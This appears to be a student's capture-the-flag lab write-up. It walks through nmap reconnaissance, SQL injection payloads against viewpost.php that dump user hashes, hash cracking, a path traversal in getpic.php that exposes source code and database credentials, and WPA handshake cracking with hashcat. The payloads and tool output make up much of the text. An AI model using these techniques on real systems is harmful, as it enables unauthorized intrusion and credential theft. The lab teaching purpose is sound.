

Challenge 1

The first vulnerability is the site can be easily nmap analysed.

```
# apt-get install nmap
# apt-get install sqlmap
```

```
# nmap 10.94.87.0/24
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-28 15:15 UTC
Nmap scan report for dash.board (10.94.87.1)
Host is up (0.0060s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql
```

```
Nmap scan report for the.flag.is.do-you-want-to-play-a-game.null
(10.94.87.66)
Host is up (0.0061s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
```

```
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.46 seconds
```

```
# nmap 10.94.87.66
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-28 15:25 UTC
Nmap scan report for the.flag.is.do-you-want-to-play-a-game.null
(10.94.87.66)
Host is up (0.0060s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
```

```
Nmap done: 1 IP address (1 host up) scanned in 66.40 seconds
```

```
# nmap -A -p 3306 10.94.87.66
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-29 03:20 UTC
Nmap scan report for 10.94.87.66
Host is up (0.0059s latency).
PORT      STATE SERVICE VERSION
3306/tcp  filtered mysql
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Aggressive OS guesses: FreeBSD 11.0-CURRENT (98%), FreeBSD 12.0-CURRENT
(98%), Cisco IronPort C650 email security appliance (AsyncOS 7.0.1) (98%),
FreeBSD 6.2-RELEASE (98%), FreeBSD 6.2-STABLE - 6.4-STABLE (98%), FreeBSD
6.3-PRERELEASE (98%), FreeBSD 6.3-RELEASE-p1 (98%), FreeBSD 6.3-STABLE
(98%), FreeNAS (FreeBSD 6.4-RELEASE-p3) (98%), FreeNAS 0.69.1 (FreeBSD 6.4-
RELEASE-p3) (98%)
```

No exact OS matches for host (test conditions non-ideal).
 Network Distance: 1 hop

TRACEROUTE (using proto 1/icmp)
 HOP RTT ADDRESS
 1 6.16 ms 10.94.87.66

OS and Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
 Nmap done: 1 IP address (1 host up) scanned in 3.05 seconds
 # nmap -O 10.94.87.66

Starting Nmap 7.40 (<https://nmap.org>) at 2018-05-29 03:22 UTC
 Nmap scan report for 10.94.87.66
 Host is up (0.0061s latency).
 Not shown: 997 closed ports
 PORT STATE SERVICE
 22/tcp open ssh
 80/tcp open http
 3306/tcp open mysql
 No exact OS matches for host (If you know what OS is running on it, see
<https://nmap.org/submit/>).
 TCP/IP fingerprint:
 OS:SCAN(V=7.40%E=4%D=5/29%OT=22%CT=1%CU=39268%PV=Y%DS=1%DC=I%G=Y%TM=5B0CC7C
 OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=Z%TS=21)SEQ(SP=
 OS:108%GCD=1%ISR=10C%TI=Z%CI=Z%II=RI%TS=21)OPS(O1=M54DNW6ST11%O2=M54DNW6ST1
 OS:1%O3=M280NW6NNT11%O4=M54DNW6ST11%O5=M218NW6ST11%O6=M109ST11)WIN(W1=FFFF%
 OS:W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=40%W=FFFF%O=M54DN
 OS:W6SLL%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%
 OS:T=40%W=FFFF%S=O%A=S+%F=AS%O=M109NW6ST11%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A
 OS:%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y
 OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
 OS:%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD
 OS:=G)IE(R=Y%DFI=S%T=40%CD=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
 Nmap done: 1 IP address (1 host up) scanned in 79.66 seconds

nmap -sV --script mysql-info.nse 10.94.87.66

Starting Nmap 7.40 (<https://nmap.org>) at 2018-05-29 03:29 UTC
 Nmap scan report for 10.94.87.66
 Host is up (0.0058s latency).
 Not shown: 997 closed ports
 PORT STATE SERVICE VERSION
 22/tcp open ssh OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
 80/tcp open http nginx 1.12.2
 |_http-server-header: nginx/1.12.2
 3306/tcp open mysql MySQL (unauthorized)
 Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
 Nmap done: 1 IP address (1 host up) scanned in 76.05 seconds

ID	Title
1	BitTicket Uses Ethereum Classic to Book Tickets on a Blockchain
2	Bitcoin Takes on \$2000 as Stocks Hit by Trump-Scandal
3	Bitcoin Price Above \$2000
4	Killing C.I.A. Informants, China Crippled U.S. Spying Operations

```
</thead>
<h1 class="page-header">Latest News</h1>
<tr>
<td>1</td>
<td><a href="viewpost.php?id=1">BitTicket Uses Ethereum Classic to Book Tickets on a Blockchain</a></td>
</tr>
<tr>
<td>2</td>
<td><a href="viewpost.php?id=2">Bitcoin Takes on $2000 as Stocks Hit by Trump-Scandal</a></td>
</tr>
<tr>
<td>3</td>
<td><a href="viewpost.php?id=3">Bitcoin Price Above $2000</a></td>
</tr>
<tr>
<td>4</td>
<td><a href="viewpost.php?id=4">Killing C.I.A. Informants, China Crippled U.S. Spying Operations</a></td>
</tr>
</tbody>
```

```

      H
    -----
   [ ] ]
----- {1.1#stable}
| - | . [ ' ] | . ' | . | | |
|   | [ , ] | | | , | - |
|   | | V | | |

```

<http://sqlmap.org>

```
[*] starting at 03:15:40
```

```
[03:15:40] [INFO] resuming back-end DBMS 'mysql'
[03:15:40] [INFO] testing connection to the target URL
[03:15:40] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 4366=4366

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP
    BY clause (FLOOR)
    Payload: id=1 OR (SELECT 5558 FROM(SELECT
COUNT(*),CONCAT(0x71716b6271,(SELECT
(ELT(5558=5558,1))) ,0x716b7a7171,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
```


Type: AND/OR time-based blind
 Title: MySQL >= 5.0.12 AND time-based blind
 Payload: id=1 AND SLEEP(5)

Type: UNION query
 Title: Generic UNION query (NULL) - 4 columns
 Payload: id=-8202 UNION ALL SELECT
 NULL, CONCAT(0x71716b6271,0x4d7a4c49696c416c666856514b6f67647071674868696671
 49514d7a4e746f696f5a4c474d6a5a71,0x716b7a7171), NULL, NULL-- MMXq

 [03:15:40] [INFO] the back-end DBMS is MySQL
 web application technology: Nginx, PHP 7.0.29
 back-end DBMS: MySQL >= 5.0
 [03:15:40] [INFO] fetched data logged to text files under
 '/root/.sqlmap/output/10.94.87.66'

[*] shutting down at 03:15:40

The Database version is too old, that's why it is so easy to be exploited.



Here is the vulnerability


At this time, I used the hackbar to test the following statement

```
http://10.94.87.66/viewpost.php?id=1 order by 1000--
http://10.94.87.66/viewpost.php?id=1 order by 100--
http://10.94.87.66/viewpost.php?id=1 order by 10--
http://10.94.87.66/viewpost.php?id=1 order by 1--
http://10.94.87.66/viewpost.php?id=1 order by 2--
http://10.94.87.66/viewpost.php?id=1 order by 3--
http://10.94.87.66/viewpost.php?id=1 order by 4--
```


when you are testing 1/2/3/4 – will not show you errors

Here we type

```
http://10.94.87.66/viewpost.php?id=-1 UNION SELECT 1,2,3,4--
```



```
http://10.94.87.66/viewpost.php?id=-1 UNION SELECT
1,2,group_concat(table_name,0x0a),4 from information_schema.tables where
table_schema=database()--
```




flag, posts ,users are the databases inside the website

we test


0x... means 0x(database 00ff00ff name)

```
http://10.94.87.66/viewpost.php?id=-1 UNION SELECT
1,group_concat(column_name,0x0a),3,4 from information_schema.columns where
table_name=0x666c6167--
```



Id, value is the columns' name

```
http://10.94.87.66/viewpost.php?id=-1 UNION SELECT
1,group_concat(column_name,0x0a),3,4 from information_schema.columns where
table_name=0x706f737473--
```




id ,title ,body ,created_at

3

Back

Id, title, body, created_at is the columns' name

http://10.94.87.66/viewpost.php?id=-1 UNION SELECT 1,group_concat(column_name,0x0a),3,4 from information_schema.columns where table_name=0x706f737473--



id ,username ,password


3

Back

Id, username, password is the columns' name

Another key

http://10.94.87.66/viewpost.php?id=-1 UNION SELECT 1,2,group_concat(id,0x0a,value,0x3a),4 from flag--



2

1 red pill or blue pill:

Back

Crack the password

http://10.94.87.66/viewpost.php?id=-1 UNION SELECT 1,2,group_concat(username,0x0a,password,0x3a),4 from users-- shows


```
ydlin b13b1c911084461850dfb0a552c52d9f:,
frank dd2059465ca4cb198a62bea70cbad649:,
tuan dd2059a344ca4cb198a62bea70cbad649:,
ricardo 1a2b3c4d5e6cb198a62bea70cbad649:,
admin 39ec64974153e781169fc5a52145d800:
```

Here, people who are using weak password can be hash cracked easily.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
b13b1c911084461850dfb0a552c52d9f
dd2059465ca4cb198a62bea70cbad649
dd2059a344ca4cb198a62bea70cbad649
1a2b3c4d5e6cb198a62bea70cbad649
39ec64974153e781169fc5a52145d800
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
b13b1c911084461850dfb0a552c52d9f	Unknown	Not found.
dd2059465ca4cb198a62bea70cbad649	md5	just do it
dd2059a344ca4cb198a62bea70cbad649	Unknown	Unrecognized hash format.
1a2b3c4d5e6cb198a62bea70cbad649	Unknown	Unrecognized hash format.
39ec64974153e781169fc5a52145d800	Unknown	Not found.

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

Status:
MD5 Hashes:
Max: 64
Please use a standard list format

We found 2 hashes! [Timer: 482 m/s] Please find them below...

```

b13b1c911084461850dfb0a552c52d9f (Not found)
dd2059465ca4cb198a62bea70cbad649 MD5 : just[space]do[space]it
1a2b3c4d5e6cb198a62bea70cbad649
39ec64974153e781169fc5a52145d800 MD5 : frankchang.me

```

frank just do it,
admin frankchang.me

10.94.87.66/robots.txt

INT
SQL
XSS
Encryption
Encoding
Other


Load URL
Split URL
Execute

☐ Enable Post data
☐ Enable Referrer


User-agent: *
Disallow: /secret/no_one_knows_here.php
Disallow: /flag
Disallow: /backups
Disallow: /db

```
User-agent: *
Disallow: /secret/no_one_knows_here.php
Disallow: /flag
Disallow: /backups
Disallow: /db
```

We can find something from the robots.txt




frank just do it,
admin frankchang.me
I tried but cannot login



frank just do it,
admin frankchang.me
I also tried but cannot login.


Meanwhile, I also tried ssh and mysql, but cannot login.

So, I must find some other ways to crack it.



For this one, I tried this statement

With tip from TA, I find the way to login to this admin server.



Then the key is inside the picture: blue who say and whose



I have stuck here for a long time, until I found the php in the source code

```
7 </img>
8 <div>
9 <a href="no_one_knows_here.php?action=logout">Logout</a>
```

Then I tried the following

`http://10.94.87.66/secret/getpic.php?name=../flag/index.html`

A file downloaded, rename it into the html file, it is obvious that the power of this file has been configured wrongly.

Welcome to wonderland

I wonder if I've been changed in the night? Let me think. Was I the same when I got up this morning? I almost think I can remember feeling a little different. But if I'm not the same, the next question is 'Who in the world am I?' Ah, that's the great puzzle!

Now read its source code

```
<h1>Welcome to wonderland</h1>
<p style="width: 60%">I wonder if I've been changed in the night? Let me
think. Was I the same when I got up this morning? I almost think I can
remember feeling a little different. But if I'm not the same, the next
question is 'Who in the world am I?' Ah, that's the great puzzle!</p>
... ..
<!--
```

The flag is: **"not enough mana"**

```
-->
```

When I typed something cannot found, the whole path can be seen from this getpic.php

```
<br />
<b>Warning</b>: file_get_contents(../flag/.htpasswd): failed to open
stream: No such file or directory in
<b>/usr/local/www/secret/getpic.php</b> on line <b>7</b><br />
```

By doing this, we can download a lot of file from the server

`10.94.87.66/secret/getpic.php?name=no_one_knows_here.php`

```
<?php
session_start();

$err_msg = null;
$my_ip = null;

if (isset($_GET['action']) && $_GET['action'] === 'logout') {
    if (isset($_SESSION['login'])) $_SESSION['login'] = false;
    header("Location: no_one_knows_here.php");
}

if (isset($_POST['username']) && isset($_POST['password'])) {

    if ($_POST['username'] !== "frank" || $_POST['password'] !== "just
do it") {
        $err_msg = "Invalid credential.";
    } else {
        if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
            $my_ip = $_SERVER['HTTP_CLIENT_IP'];
        } else if (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
            $my_ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
        } else if (!empty($_SERVER['REMOTE_ADDR'])) {
            $my_ip = $_SERVER['REMOTE_ADDR'];
        }

        if ($my_ip !== "10.94.87.78") {
```

```

        $err_msg = "Can only login from management gateway.
";
        } else {
            $_SESSION['login'] = true;
            setcookie("flag", base64_encode("welcome to the
summoner's rift"));
        }
    }
}
?>

<!--
    UI design is really not my thing

        by SpongeBob
-->
<?php if (isset($_SESSION['login']) && $_SESSION['login'] === true) { ?>
</img>
<div>
<a href="no_one_knows_here.php?action=logout">Logout</a>
</div>
<?php } else { ?>
<form method="POST">
<table>
    <tr>
        <td colspan=2 style="text-align:
center;"><strong>Management</strong></td>
    </tr>
    <?php if ($err_msg !== null) { ?>
    <tr>
        <td colspan=2><span style="color: red; font-weight:
bold;"><?=$err_msg?></td>
    </tr>
    <?php } ?>
    <tr>
        <th>Username</th>
        <td><input type="text" name="username"></td>
    </tr>
    <tr>
        <th>Password</th>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
        <td colspan=2><input type="submit" value="Login"
name="submit"></td>
    </tr>
</table>
</form>
<?php } ?>

```

So let's go through the pages that we have surfed before

<http://10.94.87.66/secret/getpic.php?name=../index.php>

```

<?php
require_once('./config.php');

$mysqli = new mysqli($DB_HOST, $DB_USER, $DB_PASS, $DB_NAME);
if ($mysqli->connect_errno) {
    echo "Failed to connect to MySQL: (" . $mysqli->connect_errno . ")
" . $mysqli->connect_error;

```

```

}

$result = $mysqli->query('select * from posts');
$num_result = $result->num_rows;

10.94.87.66/secret/getpic.php?name=../config.php
<?php

$DB_HOST='localhost';
$DB_NAME='bullentin';
$DB_USER='bullentin';
$DB_PASS='bullentin';
$FLAG='the battle is not over';

```

Challenge 2

We need to know the networks inside the file

```

# aircrack-ng -w darkc0de.lst trace.cap
Opening trace.cap
Read 3223 packets.

```

#	BSSID	ESSID	Encryption
1	14:CC:20:5E:5C:64	flag{ baby baby baby ohhhhh }	WPA (1 handshake)
2	38:59:F9:37:34:EE	baby1	WPA (0 handshake)
3	C8:6C:87:32:A9:76		Unknown
4	FC:4A:E9:42:28:9C	28H-2F-3	No data - WEP or WPA

```

D:\Users\YouYouLab\Downloads\Compressed\hashcat-4.1.0>hashcat64.exe -m 2500
-r rules/best64.rule capture.hccapx
\Users\YouYouLab\Downloads\Compressed\hashcat-4.1.0\wordlists\PasswordsPro
hashcat (v4.1.0) starting...

```

```

* Device #1: Intel's OpenCL runtime (GPU only) is currently broken.
    We are waiting for updated OpenCL drivers from Intel.
    You can use --force to override, but do not report related
errors.
* Device #3: WARNING! Kernel exec timeout is not disabled.
    This may cause "CL_OUT_OF_RESOURCES" or related errors.
    To disable the timeout, see:
https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

```

OpenCL Platform #1: Intel(R) Corporation

=====

```

* Device #1: Intel(R) HD Graphics 630, skipped.
* Device #2: Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, skipped.

```

OpenCL Platform #2: NVIDIA Corporation

=====

```

* Device #3: GeForce GTX 1060, 1536/6144 MB allocatable, 10MCU

```

```

Hashes: 3 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 77

```

Applicable optimizers:

```

* Zero-Byte

```

- * Single-Hash
- * Single-Salt
- * Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Watchdog: Temperature abort trigger set to 90c

Dictionary cache built:

- * Filename...: \Users\YouYouLab\Downloads\Compressed\hashcat-4.1.0\wordlists\PasswordsPro
- * Passwords.: 2937125
- * Bytes.....: 30938152
- * Keyspace...: 226158625
- * Runtime....: 0 secs

Cracking performance lower than expected?

- * Append -w 3 to the commandline.
This can cause your screen to lag.
- * Update your OpenCL runtime / driver the right way:
<https://hashcat.net/faq/wrongdriver>
- * Create more work items to make use of your parallelization power:
<https://hashcat.net/faq/morework>



[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>

b1529589ca6b07a4b58ee60c13ade5c0:14cc205e5c64:40e230f45edf:flag{baby baby baby ohhhhh}:**1qaz@WSX**

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA/WPA2
Hash.Target.....: flag{baby baby baby ohhhhh} (AP:14:cc:20:5e:5c:64 STA:40:e2:30:f4:5e:df)
Time.Started.....: Sun Jun 03 19:50:05 2018 (1 min, 45 secs)
Time.Estimated....: Sun Jun 03 19:51:50 2018 (0 secs)
Guess.Base.....: File (\Users\YouYouLab\Downloads\Compressed\hashcat-4.1.0\wordlists\PasswordsPro)
Guess.Mod.....: Rules (rules/best64.rule)
